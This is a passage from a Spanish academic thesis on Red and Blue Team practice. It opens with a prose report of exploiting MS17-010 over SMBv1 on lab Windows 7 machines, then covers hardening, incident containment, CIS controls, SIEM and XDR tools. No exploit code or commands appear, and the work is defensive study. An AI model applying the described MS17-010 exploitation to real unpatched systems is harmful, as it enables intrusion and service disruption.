


Fuente: Elaboración propia

Con este último paso, hemos podido evidenciar la ejecución remota de la aplicación en el sistema operativo Windows 7 x64, aprovechando la vulnerabilidad activa del protocolo SMBv1 que es usado para compartir impresoras y archivos.

Con el equipo x32, también evidenciamos que la vulnerabilidad se encuentra activa al no estar actualizado el sistema operativo con la actualización ms17-010, como resultado de la explotación de la vulnerabilidad en el host destino se evidencian constantes pantallazos azules.

Figura 32. Intrusión equipo Win7 x86



Fuente: Elaboración propia

Podemos concluir que si los equipos se hubieran actualizado con el paquete MS17-010 del 2017, se hubiera corregido esta vulnerabilidad critica que se encontraba activa.

Así como también, hemos identificado que el redteam logró utilizar correctamente la información que le fue proporcionada, así detectó el proceso que estaba generando la fuga de información. Utilizando las herramientas y la información adecuada se puede lograr el objetivo, las técnicas, tácticas y procedimientos TTP que usan hoy en día los atacantes hacen que la información que se encuentra expuesta sea cada vez más valiosa, con herramientas OSINT usadas por equipos de Ciberinteligencia se logra recopilar y generar análisis de la información que esta públicamente expuesta, usando motores de búsqueda como shodan y diferentes herramientas OSINT les es fácil acceder a información clave de las empresas, por esto la importancia de:

- Exponer al mínimo servicios en internet
- Cerrar puertos críticos como RDP
- Mantener los sistemas actualizados de acuerdo con las recomendaciones de los fabricantes
- Hacer uso de autenticación por medio de MFA
- Realizar pruebas y auditorias de seguridad

- Hardenizar los sistemas operativos y equipos
- Documentar los procesos de respuesta a incidentes de seguridad
- Formar un CSIRT o equipo de respuesta a incidentes
- Realizar entrenamientos de contención ante un posible ciber incidente
- Capacitar a los empleados y terceros en seguridad digital y phishing
- Generar conciencia de ciberseguridad
- Mantener monitoreo constante (SOC)

Son recomendaciones que generan mayor protección y ayudan a los equipos de Blue Team a proteger los activos de la organización.

5.6 DESARROLLO DE OBJETIVO 3

Formular estrategias de contención para robustecer los sistemas de gestión de seguridad mediante el análisis de riesgos y vulnerabilidades en una infraestructura TI.

5.7 **Etapa 4** – Contención de ataques informáticos

5.7.1 ¿Qué sería lo primero que indagaría y haría si llegara a encontrarse un ataque en tiempo real?

Los ataques en tiempo real requieren de acciones inmediatas para evitar que el impacto sea más alto de lo que ya pueda estar sucediendo en nuestra infraestructura, por lo tanto, la primera acción que realizaría es contener el ataque y para esto se debe aislar los dispositivos, servidores o equipos de red afectados, así como deshabilitar, bloquear o cambiar la contraseña de los usuarios afectados o con el usuario que lograron realizar el ataque. El aislar un equipo involucra que este ya no se encuentre dentro de nuestro mismo segmento de red o con los accesos a otros sistemas críticos que puedan aumentar la afectación del ataque.

Inmediatamente y con el equipo aislado debemos trabajar en la preservación de la evidencia digital de modo que se puedan hacer la investigación correspondiente y que ninguna información en el equipo sea modificada para que la cadena de custodia se realice de manera exitosa y se pueda realizar la búsqueda de información clave para determinar que sucedió.

Ahora pasamos a evaluar el impacto que tuvo el ataque, la información o sistemas que se vieron involucrados y determinar si realmente el ataque ya finalizo que seria una de las parte más complejas de confirmar, así como notificar al CSIR de los sucedido para iniciar el proceso investigativo.

5.7.2 ¿Qué medidas de hardenización propondría para que el ataque no se repita?

El hardening busca el endurecimiento del sistema, el mejorar su niveles de seguridad para reducir o evitar las amenazas y que los ciberdelincuentes puedan explotar algunas vulnerabilidades del sistema.

Por lo tanto y buscando que el ataque no se presente nuevamente podrían implementarse diferentes alternativas entre las que se destacan:

- Actualizar los sistemas operativos para obtener los parches de seguridad.
- Actualizar o cambiar versiones de sistema operativo que ya no cuentan con soporte de fabricante
- Cerrar puertos que se encuentren sin uso.
- Tener un sistema de contraseñas robustas.
- Cambiar todas las claves administrativas que se tengan por defecto.
- Deshabilitar todos los servicios que no se están utilizado.
- Segmentar la red y colocar en una DMZ equipos que requieran estar expuestos a la red
- Instalar un firewall de última generación
- Implantar un DLP para evitar la fuga de datos
- Establecer permisos y niveles de acceso en red y las aplicaciones

5.7.3 ¿Cuáles son las diferencias entre un equipo BlueTeam y un equipo de respuesta a incidentes informáticos?

Un equipo de respuesta a incidentes conocido también como CSIRT, es el encargado de prevenir, mitigar y responder ante un incidente informático, su trabajo es usualmente es reactivo, el incidente ya se presentó, la vulnerabilidad ya fue explotada y por lo tanto ya se tienen afectaciones causadas, pero también se monitorean actividades sospechosas, hacer investigación, rastrear ciberataques para neutralizar cibercriminales y perseguirlos legalmente, lo que significa que pueden tener poder legal y aprobación formal de los gobiernos de cada país.

Ahora los CSIRT normalmente están enfocadas al gobierno, sector académico, sector militar, sector público, sirven como red de apoyo y comparten información cuando se presenta un incidente de modo que sea de conocimiento sobre el dominio que trabajan y pueda ser como fuente de mitigación para otras organizaciones del mismo sector; Por ejemplo, en Colombia tenemos ColCERT y CC-CSITR del gobierno y la policía nacional respectivamente; Adicionalmente en un equipo de

respuesta a incidentes informáticos pueden pertenecer otras áreas como finanzas, comunicaciones, área legal para dar manejo a los incidentes a todo nivel y no solo desde el punto de vista tenico.

Por otro lado, los equipos Blue Team está enfocado en organizaciones o empresas para proteger todos los activos de información interno de ataques, funciona como la línea de defensa de la organización, hace uso de herramientas, protocolos, sistemas y otros recursos de seguridad para proteger a la organización e identificar brechas en sus capacidades de detección. El Blue Team debe reflejar el sistema de seguridad actual de la organización, que puede tener herramientas mal configuradas, software sin parche u otros riesgos conocidos o desconocidos.[18]

El Blue Team es la línea de detección y contención de todo posible ataque de la red y trabaja en sincronización con el Red Team para evitar que este pueda explotar vulnerabilidades en la red.

El BlueTeam tiene 2 grupos principales en la distribución de roles y funciones, iniciando por el líder del BlueTeam, quien se encarga principalmente de manera táctica liderar al equipo para la defensa y anticiparse en la protección de los activos críticos de la empresa, evaluando continuamente los riesgos y comprensión de las amenazas latentes, así como emergentes.

En segunda instancia, se encuentran los especialistas en la defensa activa de la infraestructura de TI y TO en el entorno corporativo, estableciendo los controles necesarios y planes de trabajo para cerrar las brechas de seguridad identificadas por el redteam y su propio equipo, utilizando diferentes herramientas y metodologías para la protección de la red y sus activos ante cualquier ataque cibernético.

5.7.4 ¿Para qué fin se utilizaría la herramienta CIS “Center for internet security)?

CIS son una serie de mejores prácticas de defensa orientadas a mitigar ataques a nivel de diferentes sistemas o redes, por lo tanto, si trabajara dentro de un equipo Blue Team y me solicitarán trabajar con CIS las utilizaría como fuente de información, ya que estos me permitirán conocer información sobre ataques, causas raíz, herramientas para resolver problemas, evolución de amenazas entre otros.

Esta base de conocimiento real cada día se actualiza con información de ataques reales y métodos de defensa efectivos que es documentada por expertos a nivel mundial, lo que permite sacar provecho a la experiencia de toda una comunidad para realizar mejoras de seguridad.

[18] Ciberseguridad - cybersecurity red team versus blue team (2020). [En línea].; [consultado el 14 de marzo 2022] Disponible en https://ciberseguridad.com/herramientas/red-team-blue-team/

Como experto en ciberseguridad y trabajando en el equipo Blue Team el cual se debe enfocar en la contención de ataques, el CIS mediante sus controles permite tener sub-controles referentes a la identificación del ataque, como el ciberdelincuente explota activamente la ausencia de dicho control, conocer acciones específicas, procedimientos y herramientas de contención, dentro de los 20 controles considero que todos son base guía y sirven para medir e identificar si dentro de la organización se cuenta con un nivel de madurez en términos de seguridad y para el Blue Team podrían ser los siguientes algunos de los más relevantes:

- CIS Control 3: Gestión continua de vulnerabilidades
- CIS Control 4: Uso controlado de privilegios administrativos
- CIS Control 5: Configuración segura para hardware y software en dispositivos móviles, computadoras portátiles, estaciones de trabajo y servidores
- CIS Control 7: Protección de correo electrónico y navegador web
- CIS Control 8: Defensa contra malware
- CIS Control 9: Limitación y control de puertos de red, protocolos y servicios
- CIS Control 16: Monitoreo y control de cuentas
- CIS Control 19: Respuesta y manejo de incidentes


5.7.5 ¿Cuáles son las funciones y características de un SIEM)?

El SIEM (Security Information and Event Management) se puede denominar como el correlacionador de eventos de seguridad informática que se implementa en las organizaciones y que usualmente es utilizado por el SOC como una de sus principales herramientas. Es importante recordar que un evento es todo aquel suceso que tiene importancia dentro de la infraestructura de una organización y que puede tener diferentes niveles de clasificación como informativos, alertas o críticos y que en caso de no ser atendidos de manera correcta o a tiempo puede causar un grave impacto en la organización.

Es por esto por lo que el SIEM ayuda a detectar y responder de manera rápida a los equipos de ciberseguridad ante cualquier amenaza sobre sus sistemas informáticos, ya que con una correcta parametrización este podrá detectar patrones o tendencias fuera de lo normal y generar los eventos de manera automatiza como

una alerta de atención inmediata y de esta manera servir como fuente de información para los ingenieros de ciberseguridad.

Dentro de las principales características de un SIEM podemos encontrar:



En el mercado se cuenta con muchas herramientas de pago y libres para la gestión del SIEM dentro de las que podemos mencionar Splunk, LogRhythm, IBM Security Q Radar, McAfee security Manager entre otras las cuales tienen la misma base que es la recopilación de información mediante Logs para pronosticar posibles ciberataques.

5.7.6 Herramientas de contención de ataques

XDR, es una nueva tecnología que permite la integración de múltiples fuentes para respuesta ante alertas de incidentes, XDR tiene múltiples funcionalidades una de ellas es la contención dado que tiene la capacidad de detener procesos maliciosos, eliminar reglas de reenvío maliciosas, bloquear direcciones IP, bloquear dominios de correo, entre otras, estas acciones las realiza en tiempo real lo cual es una ventaja ante un evento de seguridad digital. En el mercado actualmente existen

diferentes soluciones de XDR[19], como, por ejemplo, Falcon Crowdstrike, Trend Micro XDR y Microsoft Defender for Endpoint (MDE)

Protección en dispositivos móviles, las soluciones de protección móvil permite tener capacidades de protección para este tipo de dispositivos, una de sus características es bloquear navegación a páginas web que han sido previamente bloqueadas por el administrador, lo cual contiene cualquier tipo de acceso inapropiado a sitios web de mala reputación, otra característica es bloqueo de ataques Phishing, así como no permite que se descarguen aplicaciones maliciosas en los celulares en los que se encuentra instalada la solución, permitiendo en tiempo real evitar que los datos y el teléfono del usuario se vea comprometido en ataques dirigidos a dispositivos móviles, en el mercado encontramos una solución de CheckPoint llamada Harmony Mobile[20].

Firewall de nueva generación, una de las principales soluciones son los cortafuegos o firewall, sin embargo, la tecnología y las amenazas han avanzado y por esto existen los Firewall de nueva generación NGFW, los cuales generan una protección a las redes e infraestructura en la nube, integrando características avanzadas de protección, bloqueando así por ejemplo el ingreso de malware, bloqueo de puertos o protocolos de comunicación. En el mercado algunos de los NGFW son Fortigate de Fortinet, Sophos Firewall, Cisco Secure Firewall[21].

[19] Microsoft (2022) ¿Qué son la detección y respuesta extendidas (XDR)?). [En línea].; [consultado el 20 de abril de 2022] Disponible en: https://www.microsoft.com/es-es/security/business/security-101/what-is-xdr

[20] CheckPoint (2022) Seguridad móvil: sólida, ágil y transparente. [En línea].; [consultado el 14 de febrero de 2022] Disponible en: https://www.checkpoint.com/es/harmony/mobile-security/mobile/

[21] Garther (2022) Next-generation Firewalls. [En línea].; [consultado el 8 de junio 2022] Disponible en https://www.gartner.com/en/information-technology/glossary/next-generation-firewalls-ngfws

6 CONCLUSIONES

Los conceptos clave de ciberseguridad permiten el entendimiento y aprendizaje del léxico necesario para trabajar y gestionar equipos de seguridad informática; estas incluyen conceptos orientados a herramientas, técnicas de ataque, de defensa, a los actores que participan y las generalidades que deben ser de conocimiento no solo para el personal técnico sino también para las altas direcciones.

Los informes técnicos y ejecutivos presentados por el equipo Red Team permitieron conocer la estructura básica y mínima requerida para poder evidenciar los resultados de los ataques controlados realizados por el equipo, lo que garantiza que la información se presente de manera adecuada y con el nivel de detalle requerido, esto permitirá aportar a la reducción del riesgo de ciberataques detectados.

Adicionalmente establecer un modelo de plantilla de plan de acción que utiliza el equipo Blue Team para remediar los hallazgos identificados por el equipo Red Team nos permitió correlacionar de manera correcta ataque Vs remediaciones a realizar aportando igualmente a la situación problema identificada inicialmente.

Los equipos Red Team y Blue Team deben ser considerados como fundamental de un equipo de seguridad informática, no se puede limitar la seguridad únicamente a la infraestructura y aun responsable del sistema, es toda una arquitectura; El impacto positivo que puede generar el temas estos equipos, realizar las pruebas de penetración y mitigar las vulnerabilidades, evitara a las organizaciones el perder grandes cifras en información sensible, sistemas, procesos y finalmente el cumplimiento de sus objetivos.

La documentación de los roles y funciones que se tiene en los equipos Red Team y Blue Team son el pilar central para poder consolidar un equipo de trabajo idóneo en las organizaciones a nivel de ciberseguridad, nos dio la visual de las competencias mínimas requeridas ya que sin estos es muy difícil la reducción del riego de los ciberataques.

7 RECOMENDACIONES

Este documento permitirá tener una base sólida de conocimiento, conceptos, estructura, recomendaciones y aplicación para equipos de Red Team y Blue Team en las organizaciones que buscan mitigar el impacto de los ciberataques a los que se encuentra expuestos.

Siempre será necesario validar el ámbito y alcance de la organización donde quiera ser implementado ya que puede requerir ajustes o limitar algunos temas relacionados al equipo de trabajo y las herramientas propuestas, por lo cual siempre será susceptible de mejora y optimización.

Realizar un análisis de madurez del sistema de gestión de seguridad de la información SGSI que permita establecer brechas en el sistema para implementar de manera rápida un plan de acción y mitigar todas las fallas o vulnerabilidades identificadas

Garantizar una gestión de riesgos robusta, la cual permita identificar plenamente el estado de todos los activos de información de la organización, sus riesgos y planes de mitigación.

Realizar un caso de negocio que permita la organización y su alta dirección entender la necesidad de contar con un equipo de seguridad Red Team y Blue Team.

Una vez se cuenta con un equipo de este nivel se requiere establecer un plan de trabajo detallado que alinee los equipos, sus estrategias, planes de acción y tiempos de respuesta.

8 URL VIDEO SUSTENTACIÓN

https://youtu.be/2e1wm6SJXjc

BIBLIOGRAFÍA

ALCALDÍA DE BOGOTÁ. (2018). Guardianes de la información Penetration Testing. Alcaldía de Bogotá. Recuperado de http://ticbogota.gov.co/sites/default/files/seguridad-de-la-informacion/ambito2.pdf

ALLEN, Mateus. (2017). Hacking ético basado en la metodología abierta de testeo de seguridad – OSSTMM, aplicado a la rama judicial, seccional armenia. Stadium UNAD (pp. 33-40). Recuperado de: https://stadium.unad.edu.co/preview/UNAD.php?url=/bitstream/10596/17410/1/94288061.pdf

ALVAREZ, Vilma. (2018). Propuesta de una metodología de pruebas de penetración orientada a riesgos. Semanticscholar. (pp. 1-26) Recuperado de: https://pdfs.semanticscholar.org/f3be/44039e5f4c1bfced6ad23455291b2a304c77.pdf Copnia. (2015).

BLUE TEAM SERVICIO DE EVALUACIÓN Y RESPUESTA PROACTIVA FRENTE A AMENAZAS DE SEGURIDAD [En línea]. Tarlogic. (Recuperado en 07 de octubre de 2020.) Disponible en https://www.tarlogic.com/blackarrow-servicios-seguridadofensiva/blue-team/

BORTNIK, Sebastián, DGTIC Universidad Autónoma de México, “Pruebas de penetración para principiantes: 5 herramientas para empezar”. Internet: (https://revista.seguridad.unam.mx/numero-18/pruebas-de-penetracion-paraprincipiantes-5-herramientas-para-empezar), 2018.

CCN CERT. (2018). Guía de seguridad de las TIC (CCN-STIC-495) Seguridad en IPv6. CCN Cert. (pp. 10-29) Recuperado de: https://www.ccn-cert.cni.es/pdf/guias/series-ccn-stic/guias-de-acceso-publico-ccn-stic/1617-ccn-stic-495-seguridaden-ipv6/file.html

CIBERSEGURIDAD RED, "¿Qué es un Red Team y un Blue Team?". Internet: (https://www.ciberseguridad.red/red-team/que-es-un-red-team-y-un-blue-team/). 2020

CIS SECURITY. (2020). CIS Center for Internet Security. CIS Benchmarks. Recuperado de: https://www.cisecurity.org/cisbenchmarks/

CÓDIGO DE ÉTICA PARA EL EJERCICIO DE LA INGENIERÍA EN GENERAL Y SUS PROFESIONES AFINES Y AUXILIARES. COPNIA. (pp. 3-26). Recuperado de: https://copnia.gov.co/sites/default/files/uploads/codigo_etica.pdf

COMPUTER SCIENCE COLUMBIA. (3 de octubre de 2020). Obtenido de A Red Team/Blue Team Assement of functionalAnalysis Methods for Malicious circuit Identification: http://www.cs.columbia.edu/~simha/preprint_dac14.pdf

EQUIPO DE RESPUESTA FRENTE A INCIDENCIAS DE SEGURIDAD INFORMÁTICA (CSIRT). [En línea]. TechTarget. (Recuperado en 07 de octubre de 2020.) Disponible en https://searchdatacenter.techtarget.com/es/definicion/Equipode-Respuesta-frente-a-Incidencias-de-Seguridad-InformativaCSIRT#:~:text=Un%20Equipo%20de%20Respuesta%20frente,o%20un%20grupo%20ad%20hoc

EXPLOIT DATABASE. (15 de 10 de 2020). Obtenido de Exploit Database: https://www.exploit-db.com/exploits/42031

INCIBE. (2019). ¿Qué es el pentesting? Auditando la seguridad de tus sistemas. INCIBE. Recuperado de: https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas

MINTIC. (2018). Guía de aseguramiento del Protocolo IPv6. Mintic. (pp. 21-35) Recuperado de: https://www.mintic.gov.co/gestionti/615/articles-5482_G19_Aseguramiento_protocolo.pdf

MINTIC. (2018). Guía de Auditoria. Mintic. (pp. 12-19) Recuperado de: https://www.mintic.gov.co/gestionti/615/articles5482_G15_Auditoria.pdf

MINTIC. (2018). Guía de Transición de IPv4 a IPv6 para Colombia. Mintic. (pp. 46-57) Recuperado de: https://www.mintic.gov.co/gestionti/615/articles-5482_G20_Transicion_IPv4_IPv6.pdf

PANDASECURITY. (2018). Pentesting: Una herramienta muy valiosa para tu empresa. Panda Security Mediacenter. Recuperado de: https://www.pandasecurity.com/spain/mediacenter/seguridad/pentesting-herramienta-empresa/

RAPID METASPLOIT. (15 DE 20 DE 2020). Obtenido de Rapid Metasploit: https://metasploit.com/

RED TEAM VS BLUE TEAM. What's The Difference? [En línea]. (Recuperado en 16 de octubre de 2020.) Disponible en https://blog.eccouncil.org/red-team-vs-blue-team/

REVISTA SEGURIDAD. (2018). Pruebas de penetración para principiantes: Explotando una vulnerabilidad con Metasploit Framework | Revista. Seguridad. Recuperado de: https://revista.seguridad.unam.mx/numero-19/pruebas-depenetraci%C3%B3n-para-principiantes-explotando-una-vulnerabilidad-con-metasploit-fra

SECURITY AFFAIRS. (15 de 10 de 2020). Obtenido de Security Affairs: https://securityaffairs.co/wordpress/49624/hacking/cyber-red-team-blue-team.html

QUINTERO, J. F. (2020). Red Team y Blue Team al interior de una organización. Recuperado de: https://repository.unad.edu.co/handle/10596/35497

What is a red Team. (15 de 10 de 2020). Obtenido de What is a red Team: https://redteams.net/redteaming/2013/what-is-a-red-team